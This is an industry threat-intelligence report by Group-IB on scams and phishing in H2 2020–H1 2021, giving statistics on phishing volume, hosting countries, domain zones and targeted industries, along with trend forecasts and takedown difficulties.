GROUP-IB

HI-TECH CRIME TRENDS 2021/2022

SCAMS AND PHISHING

DISCLAIMER

1. The report was written by Group-IB experts without any third-party funding.
2. The report provides information on the tactics, tools, and infrastructure of the various groups. The report's goal is to minimize the risk of the groups committing further illegal acts, suppress any such activity in a timely manner, and raise awareness among readers. The report also contains recommendations on how to protect against future attacks. The details about threats are provided solely for information security specialists so that they can familiarize themselves with them, prevent similar incidents from occurring in the future, and minimize potential damage. Any information outlined in the report is not intended to advocate fraud or other illegal activities in the field of high technologies or any other fields.
3. The report is for information purposes only and is limited in distribution. Readers are not authorized to use it for commercial purposes and any other purposes not related to education or personal non-commercial use. Group-IB grants readers the right to use the report worldwide by downloading, reviewing, and quoting it to the extent justified by legitimate citation, provided that the report itself (including a link to the copyright holder's website on which it is published) is given as the source of the quote.
4. The entire report is subject to copyright and protected by applicable intellectual property law. It is prohibited to copy, distribute (including by placing on websites), or use the information or other content without the right owner's prior written consent.
5. If Group-IB's copyright is violated, Group-IB will have the right to approach a court or other state institution to protect its rights and interests and seek punishment for the perpetrator as provided by law, including recovery of damages.

HI-TECH CRIME TRENDS 2021/2022

Scams and phishing: the epidemic of online fraud

PART 5

Details on new fraud technologies & an analysis of schemes, tools, and infrastructure

TABLE OF CONTENTS

GROUP-IB HI-TECH CRIME TRENDS REPORT


The Hi-Tech Crime Trends report analyzes cyberattacks, examines how the cybercrime industry functions, and forecasts upcoming changes in the threat landscape for various sectors of the global economy. Group-IB has published the report every year since 2012, integrating valuable data and key insights that the team has gained through over 70,000 hours of experience in responding to cybersecurity incidents worldwide.

The information provided in Hi-Tech Crime Trends enables businesses, NGOs, governments, and law enforcement agencies around the world to fight cybercrime and help potential victims. Intended for IT directors, heads of cybersecurity teams, SOC analysts, incident responders, and other security professionals, the Hi-Tech Crime Trends report serves as a practical guide for strategic and tactical planning.

With the use of unique tools for tracking threat-actor infrastructures and the careful analysis of globally-distributed specialists, Group-IB experts identify and confirm patterns of cyber threats each year. This information serves as a basis for forecasts, which have proven accurate every year since the first Hi-Tech Crime Trends report was published. These forecasts help companies around the world build effective cybersecurity strategies with relevant threats in mind.

The forecasts and recommendations contained in Hi-Tech Crime Trends are aimed at reducing financial losses and infrastructure downtime. They are also designed to help organizations take preventive measures to counteract targeted attacks, espionage, and cyber-terrorism operations.


Group-IB strongly believes that the continual exchange of data, combined with lasting partnerships between private companies and international law enforcement agencies, is the most effective way to combat cybercrime. Cybersecurity awareness helps preserve and protect digital spaces and freedom of communication. It is to these ends that the Hi-Tech Crime Trends report is published.



INTRODUCTION

Cybercrime never stops evolving: every year brings new scammers, more sophisticated criminal schemes, and improved attack tools. With the coronavirus pandemic, however, cybercrime exploded in 2020–2021. Group-IB estimates that online scams have become the main type of online crime, accounting for as much as **74.5%** of all cybercrime in H1 2021. More than half (57%) of all cybercrimes in H1 2021 were scams (a type of fraud in which victims voluntarily make payments or disclose their data), while phishing (theft of bank card data) accounted for just **17.5%**.

Share of phishing and scams in all types of cybercrime: compared to H1 2020, H1 2021 saw a 3% increase in the share of scams and a 1.5% increase in the share of phishing.



As private companies, government institutions, and other organizations shifted to remote work and moved their services online, threat actors scaled their activities by developing and using new illicit schemes, automating attack stages, and tailoring their methods to specific victims.

Over the past year, a popular scam involving messages about giveaways and surveys has become even larger in scope, even more technically sophisticated, and— most importantly— even more personalized. Group-IB's **Digital Risk Protection** analysts have identified targeted scams in more than **90 countries**, with over **120 global brands** illegally used as lures.

During the pandemic, Classiscam has been the most widespread scam in Russia, other CIS (Commonwealth of Independent States) countries, and Europe. The scheme targets users of classifieds, delivery services, real estate rentals, hotel bookings, online banking transfers, online retail, and carpooling services.

The success of Classiscam, which uses the scam-as-a-service model and automated Telegram chat bots, has led to the revival of a forgotten phishing campaign involving invitations to fake dates in theaters, restaurants, and cinemas. The rise of phishing in general is a global trend but, thanks to Group-IB's efforts, more than **14,000** phishing resources were blocked.

While Russia saw new scams and phishing resources involving "payouts" and "compensation" from the government, QR codes, and COVID-19 vaccination certificates, the Netherlands saw new fake resources targeting people looking to rent accommodation while they self-isolate. Banking customers in Russia, other CIS countries, and Eastern Europe experienced a surge of scam calls, with the victims losing more than just money: threat actors managed to convince some of their targets to transfer real estate ownership to them.

Given the scale of the problem, Group-IB experts dubbed the situation Scamdemic. Any major company, well established brand, or public figure taking their reputation seriously is at risk.

As part of this report, experts from two Group-IB departments, **Digital Risk Protection** and **CERT-GIB**, collected statistics, analyzed trends, and examined new phishing and online scams for the reporting period (H2 2020 and H1 2021). Group-IB not only informs users and companies about relevant cyber threats, it also gives recommendations about how to protect businesses from such attacks in the future. Traditional monitoring and blocking are no longer enough to counter sophisticated scams and phishing. Instead, we must detect and block the infrastructures used by scam groups in order to eliminate the threat.

KEY TRENDS

PHISHING AND SCAMS ACCOUNT FOR MORE THAN HALF OF ALL CYBERCRIMES

They account for **74.5%** of all cyberattacks in the reporting period. The remaining 25.5% is made up of other hi-tech crimes.

PHISHING IS BECOMING INCREASINGLY POPULAR

Compared to the previous period, phishing has increased by 18%. The upward trend has been observed since 2018. Group-IB specialists helped block more than 14,000 phishing resources hosted on some 12,000 unique domains. About 20% of phishing websites were hosted on compromised legitimate resources.

LOWER ENTRY THRESHOLD FOR SCAMMERS

The popularity of the scam-as-a-service model has led to scams scaling up on a global level and to a lower entry threshold for newbie-scammers with no real skills for conducting scams. Phishing and scam resources are created automatically; low-level operators (“workers” in the scammers’ parlance) simply direct new victims to them and pay a percentage to the developers of the scam tool.

SUCCESS OF THE PHISHING-AS-A-SERVICE (PHAAS) MODEL

PhaaS is based on lucrative (sometimes even free) offers to sell or rent ready-made phishing websites or scripts, phishing admin panels, and solutions for quickly monetizing stolen data. There is a high risk of sellers tricking their affiliates, however.

PHISHING IS INCREASINGLY DISGUISED AS ONLINE SERVICES AND SOCIAL MEDIA

An increase in phishing targeting online services (16%) and social media (8%) has been recorded. The trend is due to accounts being multifunctional: one account can be used to gain access to multiple services.

THREAT ACTORS PREFER HYBRID CAMPAIGNS

Classiscam is one of the largest, longest, and most technically advanced hybrid scam campaigns in the world. As at the end of 2021, 70 active affiliate programs use this scheme, targeting more than 80 international brands from 36 countries.

FAKE INVITATIONS TO EVENTS ARE ONCE AGAIN RELEVANT

Threat actors used tried-and-tested Classiscam techniques to revive an old scheme designed to steal money through fake invitations to dates. Group-IB detected over 700 domains for fake theaters, stand-up comedy shows, restaurants, and cinemas.

RUNLIR AND UNIVERSAL PHISHING KIT ARE THE MOST PROMINENT CAMPAIGNS

RUNLIR involves more than 750 domains targeting users in the Netherlands, Belgium, and Germany. Universal phishing kit is a campaign in which LogoKit (written in JS) is easily injected into compromised websites, which complicates detection and blocking.

PHISHING RESOURCES ARE SUCCESSFULLY BLOCKED IN RUSSIA

Compared to H2 2020, the use of Russian hosting services dropped by an impressive 83.6% in H1 2021.

NEW WAYS OF SCALING CRIMINAL ACTIVITIES

Threat actors promote phishing resources using QR codes, SMS messages, and ads in search engines. To hide their activity, they use legitimate services with a mailout functionality (Google Forms, Jivo, Wordpress, and others) as well as iframe techniques to load phishing content from a third-party resource.

GROWING NUMBER OF TARGETED SCAM VICTIMS

Targeted scams that involve links generated for each user individually have been detected in more than 90 countries, with threat actors using over 120 brands as lures. Group-IB estimates that users lost up to $80 million per month during the reporting period.

FORECASTS 03

PHISHING WILL CONTINUE TO GROW

The number of phishing resources will increase steadily; this mainly relates to phishing resources that pose as online services or social media. In addition, Group-IB forecasts further growth in phishing attacks that target mobile devices.

THREAT ACTORS WILL USE LEGITIMATE SERVICES MORE OFTEN

More phishing will be spread using Google Forms, Jivo, Wordpress, etc.

SCAMS WILL SCALE UP

Cybercriminals will scale up their scams by exploiting new brands and targeting new regions. There will be more scam resources that use content delivery networks (CDNs) and bulletproof hosting providers.

BLOCKING PHISHING RESOURCES WILL BECOME MORE DIFFICULT

There are several reasons behind this forecast. First, there is often no proof that hidden phishing content is present (one-time links, cloaking). Second, threat actors are increasingly using detection evasion techniques and more precise targeting methods, the conditions of which are not always possible to understand or guess.

THE USE OF MESSAGING APP BOTS WILL INCREASE

Threat actors will increasingly often use Telegram bots to control and manage phishing resources, do accounting, and train new workers.

THE NUMBER OF PHISHING AND SCAM MIMICKING GOVERNMENT SERVICES WILL RISE

Due to the widespread digitization of services, there will be more phishing targeting government and municipal services as well as related services for confirming identity through third-party accounts.

THE NUMBER OF WORKERS IN AFFILIATE PROGRAMS WILL GROW

There will be more workers in affiliate scam schemes involving the scam-as-a-service model. Attacks in new regions will also increase.

TELEGRAM WILL BE MORE ACTIVELY EXPLOITED IN AFFILIATE MODELS

PhaaS will involve the messaging app being exploited more often, and ready-made solutions will cost less due to a higher number of offers on the market.


GROWTH IN PHISHING WORLDWIDE

04

In H2 2020–H1 2021, Group-IB specialists observed an 18% increase in the number of phishing resources compared with the previous period. This growth reflects the global trend towards phishing on an increasingly larger scale.

Group-IB helped block over **14,000** phishing resources hosted on some **12,000** unique domains. The discrepancy is due to the fact that different subdomains can host up to 15 different phishing pages each. On average, Group-IB blocked 77 phishing resources per day.

Statistics on the blocking of phishing resources initiated by Group-IB



In the reporting period, Group-IB specialists came across the following difficulties in blocking phishing resources:

- The main difficulty was that the third-parties involved (registrars, hosting service providers, owners of compromised resources, etc.) often did not respond to standard phishing notifications (abuse reporting forms and emails). This could be due to high volumes of such reports and an inability to respond to all requests, but also due to an unwillingness to work together to block phishing resources.
- Using CDNs makes hosting-based blocking harder, as the real hosting service may not be identified, or it may deny its connection to a given resource.
- There were delays in processing requests due to high loads caused by the COVID-19 pandemic.
- Many departments that deal with violations work only on weekdays and during normal business hours, which means they block phishing resources only during a limited set of working hours. The situation becomes more dire in cases when the phishing activity and the target country are in different time zones: data is stolen, but the organization responsible for addressing it has not yet started its workday.
- There is a language barrier when dealing with countries where English is not widely spoken, as is often the case with registrars and hosting providers in Asia and Africa. The fact that they do not speak English often means that a complaint is not handled at all. For example, an operator can simply hang up the phone if they don't speak English.
- Threat actors use evasion techniques that make phishing content unavailable to relevant organizations. For instance, a one-time link may no longer be active when the registrar checks it, so they refuse to block the resource.

Location of phishing resources

Compared to H2 2020, H1 2021 saw the number of phishing resources hosted in Russia decrease by 24%. This is because Russian hosting providers were effective in blocking resources, which makes phishing unprofitable.

H1 2021 (by country)

Top ten countries where phishing resources were hosted in H1 2021

Country	Quantity	%
USA	67,546	60
Germany	7,347	7
Canada	6,129	6
Russia	5,350	5
UK	3,911	3
Netherlands	3,836	3
France	2,092	1
Belize	1,094	1
India	929	1
Singapore	854	1
Other	12,926	12

H2 2020 (by country)

Top ten countries where phishing resources were hosted in H2 2020


Country	Quantity	%
USA	37,543	40
Russia	26,776	29
Germany	5,053	6
South Africa	4,107	4
Netherlands	2,682	3
UK	2,068	2
Ecuador	2,023	2
Canada	1,257	1
Poland	1,122	1
Brazil	1,106	1
Other	9,873	11

The .ru top-level domain saw a 3.41% decrease in the amount of phishing created. The domain .app, in which 1.26% of all phishing resources in the world was created, was on the Top Ten list.

H1 2021 (by domains)

Top domains used for phishing, H1 2021


Zone	Quantity	%
.com	48,518	43
.ru	6,251	6
.net	4,532	4
.org	3,250	3
.xyz	2,678	3
.io	2,330	2
.tk	2,315	2
.app	1,414	1
.uk	1,350	1
.co	1,342	1
Other	37,829	34



H2 2020 (by domains)

Top domains used for phishing, H2 2020


Zone	Quantity	%
.com	48,058	54
.ru	8,252	9
.net	6,259	7
.xyz	2,407	3
.buzz	1,549	2
.site	1,218	1
.co.uk	1,036	1
.org	1,021	1
.info	933	1
.tk	887	1
Other	18,174	20



In total, 32.25% of phishing domain names were registered in country code top-level domains, which is 12% more than in the previous period. The increase may be connected with an attempt to localize phishing for victims in certain countries.

Country code top-level domains, H1 2021

Zone	Phishing resources	Phishing resources, %	Domain names registered in the reporting period	% of phishing resources in all registered domain names
.ru	6,251	17	643,611	0.97
.io	2,330	7	1,903,518	0.12
.tk	2,315	6	2,254,463	0.10
.uk	1,350	4	678,937	0.20
.co	1,342	4	742,987	0.18
.me	1,337	4	431,604	0.31
.cn	1,297	4	1,076,815	0.12
.de	1,216	3	2,970,994	0.04
.ml	1,185	3	599,564	0.20
.ga	1,084	3	777,965	0.14
Other	16,356	45	—	—




Phishing categories: the industries most affected


H1 2021 saw a significant increase in phishing targeting online services (Microsoft Live, Office 365, Google Account) in contrast with a significant decrease in H2 2020. Compared to the previous period (H2 2019–H1 2020), the current reporting period had significant growth in phishing targeting dating websites, social media, and financial institutions.

Industries most often targeted, H1 2021


Category	Quantity	%
Online services	25,073	25
Financial institutions	22,836	23
Social media	22,647	23
Email services	10,092	10
Cloud storage	5,146	5
Payment services	4,900	4
Delivery services	3,628	4
Internet service providers	3,619	4
Cryptocurrency	1,404	1
Government websites	606	0.7
Bookmakers	187	0.2
Dating websites	69	0.1



Phishing categories, H1 2021 vs. H2 2020



